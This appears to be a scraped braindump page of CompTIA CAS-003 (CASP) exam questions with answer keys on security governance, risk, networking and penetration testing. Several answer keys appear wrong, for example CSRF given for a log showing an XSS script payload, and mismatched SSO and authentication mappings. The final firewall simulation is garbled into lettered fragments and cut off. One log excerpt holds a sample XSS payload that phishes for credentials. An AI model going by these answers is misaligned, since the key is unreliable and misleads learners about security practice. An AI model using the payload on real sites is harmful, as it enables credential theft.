

## Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

<https://www.2passeasy.com/dumps/CAS-003/>



#### NEW QUESTION 1

A security engineer is attempting to increase the randomness of numbers used in key generation in a system. The goal of the effort is to strengthen the keys against predictive analysis attacks.

Which of the following is the BEST solution?

- A. Use an entropy-as-a-service vendor to leverage larger entropy pools.
- B. Loop multiple pseudo-random number generators in a series to produce larger numbers.
- C. Increase key length by two orders of magnitude to detect brute forcing.
- D. Shift key generation algorithms to ECC algorithm

**Answer:** A

#### NEW QUESTION 2

A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

- A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
- B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
- C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
- D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

**Answer:** B

#### NEW QUESTION 3

A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs. Which of the following is the MOST appropriate order of steps to be taken?

- A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
- B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
- C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
- D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

**Answer:** A

#### NEW QUESTION 4

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

- A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
- B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
- C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
- D. Hire an experienced, full-time information security team to run the startup company's information security department.

**Answer:** C

#### NEW QUESTION 5

A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

- A. Custom firmware with rotating key generation
- B. Automatic MITM proxy
- C. TCP beacon broadcast software
- D. Reverse shell endpoint listener

**Answer:** B

#### NEW QUESTION 6

A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.

The person extracts the following data from the phone and EXIF data from some files:

DCIM Images folder

Audio books folder Torrentz

My TAX.xls

Consultancy HR Manual.doc Camera: SM-G950F Exposure time: 1/60s

Location: 3500 Lacey Road USA

Which of the following BEST describes the security problem?

- A. MicroSD is not encrypted and also contains personal data.
- B. MicroSD contains a mixture of personal and work data.
- C. MicroSD is not encrypted and contains geotagging information.

D. MicroSD contains pirated software and is not encrypte

**Answer:** A

#### NEW QUESTION 7

An engineer needs to provide access to company resources for several offshore contractors. The contractors require:  
Access to a number of applications, including internal websites  
Access to database data and the ability to manipulate it  
The ability to log into Linux and Windows servers remotely  
Which of the following remote access technologies are the BEST choices to provide all of this access securely? (Choose two.)

- A. VTC
- B. VRRP
- C. VLAN
- D. VDI
- E. VPN
- F. Telnet

**Answer:** DE

#### NEW QUESTION 8

During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

- A. Code repositories
- B. Security requirements traceability matrix
- C. Software development lifecycle
- D. Data design diagram
- E. Roles matrix
- F. Implementation guide

**Answer:** F

#### NEW QUESTION 9

An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

- A. Port security
- B. Rogue device detection
- C. Bluetooth
- D. GPS

**Answer:** D

#### NEW QUESTION 10

An administrator is working with management to develop policies related to the use of the cloudbased resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

- A. MDM
- B. Sandboxing
- C. Mobile tokenization
- D. FDE
- E. MFA

**Answer:** A

#### NEW QUESTION 10

A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open

TCP 443 open

TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45\$MHT000MND876

GET / script/login.php?token=@#984DCSPQ%091DF

Which of the following tools did the penetration tester use?

- A. Protocol analyzer
- B. Port scanner
- C. Fuzzer
- D. Brute forcer
- E. Log analyzer
- F. HTTP interceptor

**Answer:** C

NEW QUESTION 12

In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against. Which of the following strategies should the engineer recommended be approved FIRST?

- A. Avoid
- B. Mitigate
- C. Transfer
- D. Accept

Answer: B

NEW QUESTION 17

A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle. Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

- A. Install and configure an IPS.
- B. Enforce routine GPO reviews.
- C. Form and deploy a hunt team.
- D. Institute heuristic anomaly detection.
- E. Use a protocol analyzer with appropriate connector

Answer: AD

NEW QUESTION 22

DRAG DROP

A security consultant is considering authentication options for a financial institution. The following authentication options are available security mechanism to the appropriate use case. Options may be used once.

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	
Authentication to cloud-based corporate portals will feature single sign-on	
Any infrastructure portal will require time-based authentication	
Customers will have delegated access to multiple digital services	

Kerberos

oAuth

OTP

SAML

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	oAuth
Authentication to cloud-based corporate portals will feature single sign-on	SAML
Any infrastructure portal will require time-based authentication	OTP
Customers will have delegated access to multiple digital services	Kerberos

#### NEW QUESTION 24

An infrastructure team is at the end of a procurement process and has selected a vendor. As part of the final negotiations, there are a number of outstanding issues, including:

1. Indemnity clauses have identified the maximum liability
2. The data will be hosted and managed outside of the company's geographical location

The number of users accessing the system will be small, and no sensitive data will be hosted in the solution. As the security consultant on the project, which of the following should the project's security consultant recommend as the NEXT step?

- A. Develop a security exemption, as it does not meet the security policies
- B. Mitigate the risk by asking the vendor to accept the in-country privacy principles
- C. Require the solution owner to accept the identified risks and consequences
- D. Review the entire procurement process to determine the lessons learned

**Answer: C**

#### NEW QUESTION 28

A company has entered into a business agreement with a business partner for managed human resources services. The Chief Information Security Officer (CISO) has been asked to provide documentation that is required to set up a business-to-business VPN between the two organizations. Which of the following is required in this scenario?

- A. ISA
- B. BIA
- C. SLA
- D. RA

**Answer: C**

#### NEW QUESTION 33

A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to be conducted during this engagement?

- A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues
- B. Posing as a copier service technician and indicating the equipment had "phoned home" to alert the technician for a service call
- C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed
- D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

**Answer: A**

#### NEW QUESTION 34

A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

- A. The public/private views on the Comptia.org DNS servers are misconfigured



- B. Comptia.org is running an older mail server, which may be vulnerable to exploits
- C. The DNS SPF records have not been updated for Comptia.org
- D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

**Answer:** B

#### NEW QUESTION 38

A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

- A. Set up a VDI environment that prevents copying and pasting to the local workstations of outsourced staff members
- B. Install a client-side VPN on the staff laptops and limit access to the development network
- C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
- D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

**Answer:** D

#### NEW QUESTION 40

A systems security engineer is assisting an organization's market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

- A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryption routines
- B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies
- C. The associated firmware is more likely to remain out of date and potentially vulnerable
- D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

**Answer:** B

#### NEW QUESTION 43

An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

- A. Threat modeling
- B. Risk assessment
- C. Vulnerability data
- D. Threat intelligence
- E. Risk metrics
- F. Exploit frameworks

**Answer:** F

#### NEW QUESTION 46

To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

- A. Blue team
- B. Red team
- C. Black box
- D. White team

**Answer:** C

#### NEW QUESTION 49

An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

- A. High confidentiality, high availability
- B. High confidentiality, medium availability

- C. Low availability, low confidentiality
- D. High integrity, low availability

**Answer:** B

#### NEW QUESTION 54

A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

- A. OTA updates
- B. Remote wiping
- C. Side loading
- D. Sandboxing
- E. Containerization
- F. Signed applications

**Answer:** EF

#### NEW QUESTION 58

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

**Answer:** A

#### NEW QUESTION 62

An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offset=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

- A. SQLi
- B. CSRF
- C. Brute force
- D. XSS
- E. TOC/TOU

**Answer:** B

#### NEW QUESTION 63

The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

- A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
- B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
- C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
- D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

**Answer: B**

#### NEW QUESTION 64

An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability exploited in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

- A. Deploy virtual desktop infrastructure with an OOB management network
- B. Employ the use of vTPM with boot attestation
- C. Leverage separate physical hardware for sensitive services and data
- D. Use a community CSP with independently managed security services
- E. Deploy to a private cloud with hosted hypervisors on each physical machine

**Answer: AC**

#### NEW QUESTION 65

After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:

Duplicate IP addresses  
Rogue network devices

Infected systems probing the company's network

Which of the following should be implemented to remediate the above issues? (Choose two.)

- A. Port security
- B. Route protection
- C. NAC
- D. HIPS
- E. NIDS

**Answer: BC**

#### NEW QUESTION 66

Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's

evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

- A. Documentation of lessons learned
- B. Quantitative risk assessment
- C. Qualitative assessment of risk
- D. Business impact scoring
- E. Threat modeling

**Answer: B**

#### NEW QUESTION 69

A systems administrator at a medical imaging company discovers protected health information (PHI) on a general purpose file server. Which of the following steps should the administrator take NEXT?

- A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
- B. Immediately encrypt all PHI with AES 256
- C. Delete all PHI from the network until the legal department is consulted
- D. Consult the legal department to determine legal requirements

**Answer: B**

#### NEW QUESTION 71

After investigating virus outbreaks that have cost the company \$1,000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:



	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	\$10,000	\$3,000	\$1,000	1
Product B	\$14,250	\$1,000	\$1,000	0
Product C	\$9,500	\$2,000	\$2,000	1
Product D	\$7,000	\$1,000	\$2,000	2
Product E	\$7,000	\$4,000	\$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among five possible solutions?

- A. Product A
- B. Product B
- C. Product C
- D. Product D
- E. Product E

**Answer:** E

#### NEW QUESTION 74

A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

- A. Update and deploy GPOs
- B. Configure and use measured boot
- C. Strengthen the password complexity requirements
- D. Update the antivirus software and definitions

**Answer:** D

#### NEW QUESTION 78

A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

- A. Install a HIPS on the web servers
- B. Disable inbound traffic from offending sources
- C. Disable SNMP on the web servers
- D. Install anti-DDoS protection in the DMZ

**Answer:** A

#### NEW QUESTION 79

The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

- A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
- B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
- C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
- D. major risks identified by the subcommittee merit the prioritized allocation of scarce funding to address cybersecurity concerns

**Answer:** A

#### NEW QUESTION 83

A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

The tool needs to be responsive so service teams can query it, and then perform an automated response action.

The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.

The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

- A. Scalability
- B. Latency
- C. Availability
- D. Usability
- E. Recoverability
- F. Maintainability

**Answer:** BCE

**NEW QUESTION 84**

A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

- A. Restrict access to the network share by adding a group only for developers to the share's ACL
- B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
- C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
- D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
- E. Share the username and password with all developers for use in their individual scripts
- F. Redesign the web applications to accept single-use, local account credentials for authentication

**Answer:** AB

**NEW QUESTION 85**

A security consultant is attempting to discover if the company is utilizing databases on client machines to store the customer data. The consultant reviews the following information:

Protocol	Local Address	Foreign Address	Status
TCP	127.0.0.1	172.16.10.101:25	Connection established
TCP	127.0.0.1	172.16.20.45:443	Connection established
UDP	127.0.0.1	172.16.20.80:53	Waiting listening
TCP	172.16.10.10:1433	172.16.10.34	Connection established

Which of the following commands would have provided this output?

- A. arp -s
- B. netstat -a
- C. ifconfig -arp
- D. sqlmap -w

**Answer:** B

**NEW QUESTION 86**

Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid
- E. Reject

**Answer:** B

**NEW QUESTION 87**

An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

- A. Black box testing
- B. Gray box testing
- C. Code review
- D. Social engineering
- E. Vulnerability assessment
- F. Pivoting
- G. Self-assessment
- H. White teaming
- I. External auditing

**Answer:** AEF

**NEW QUESTION 89**

A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

- A. The OS version is not compatible
- B. The OEM is prohibited
- C. The device does not support FDE
- D. The device is rooted

**Answer:** D

#### NEW QUESTION 90

A SaaS-based email service provider often receives reports from legitimate customers that their IP netblocks are on blacklists and they cannot send email. The SaaS has confirmed that affected customers typically have IP addresses within broader network ranges and some abusive customers within the same IP ranges may have performed spam campaigns. Which of the following actions should the SaaS provider perform to minimize legitimate customer impact?

- A. Inform the customer that the service provider does not have any control over third-party blacklist entries
- B. The customer should reach out to the blacklist operator directly
- C. Perform a takedown of any customer accounts that have entries on email blacklists because this is a strong indicator of hostile behavior
- D. Work with the legal department and threaten legal action against the blacklist operator if the netblocks are not removed because this is affecting legitimate traffic
- E. Establish relationship with a blacklist operators so broad entries can be replaced with more granular entries and incorrect entries can be quickly pruned

**Answer:** D

#### NEW QUESTION 91

A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

- A. File size
- B. Digital signature
- C. Checksums
- D. Anti-malware software
- E. Sandboxing

**Answer:** B

#### NEW QUESTION 96

A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

- A. RA
- B. BIA
- C. NDA
- D. RFI
- E. RFQ
- F. MSA

**Answer:** CF

#### NEW QUESTION 99

A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

- A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
- B. Federate with an existing PKI provider, and reject all non-signed emails
- C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
- D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

**Answer:** A

#### NEW QUESTION 103

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

**Answer:** C

#### NEW QUESTION 105

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

- A. Key risk indicators
- B. Lessons learned
- C. Recovery point objectives
- D. Tabletop exercise

**Answer:** A

#### NEW QUESTION 106

A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

- A. When it is mandated by their legal and regulatory requirements
- B. As soon as possible in the interest of the patients
- C. As soon as the public relations department is ready to be interviewed
- D. When all steps related to the incident response plan are completed
- E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

**Answer: A**

#### NEW QUESTION 109

During a security event investigation, a junior analyst fails to create an image of a server's hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

- A. Continuity of operations
- B. Chain of custody
- C. Order of volatility
- D. Data recovery

**Answer: C**

#### NEW QUESTION 114

A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

- A. LDAP
- B. WAYF
- C. OpenID
- D. RADIUS
- E. SAML

**Answer: D**

#### NEW QUESTION 115

A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

Store taxation-related documents for five years  
Store customer addresses in an encrypted format  
Destroy customer information after one year  
Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

- A. Capacity planning policy
- B. Data retention policy
- C. Data classification standard
- D. Legal compliance policy
- E. Data sovereignty policy
- F. Backup policy
- G. Acceptable use policy
- H. Encryption standard

**Answer: BCH**

#### NEW QUESTION 120

A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

- A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
- B. Scan the website through an interception proxy and identify areas for the code injection
- C. Scan the site with a port scanner to identify vulnerable services running on the web server
- D. Use network enumeration tools to identify if the server is running behind a load balancer

**Answer: C**

#### NEW QUESTION 123



An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason for the need to sanitize the client data?

- A. Data aggregation
- B. Data sovereignty
- C. Data isolation
- D. Data volume
- E. Data analytics

Answer: A

#### NEW QUESTION 127

Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:

Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24

Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50

MS-SQL server: 10.1.4.70

MGMT platform: 10.1.10.250

Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.

Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.

Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.

Task 4) Ensure the final rule is an explicit deny.

Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports. Firewall ACLs are read from the top down.

Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne

B. This rule is not workin

C. Identify the rule and correct this issue.In Rule n

D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

E. 6 from top, edit the Action to be Permi

F. SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

H. SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST ANYANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.

I. the line at the bottom of the rule: SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24ANY UNTRUST ANY443TCP PERMIT

K. Task 1: A rule was added to prevent the management platform from accessing the interne

L. This rule is not workin

M. Identify the rule and correct this issue.In Rule n

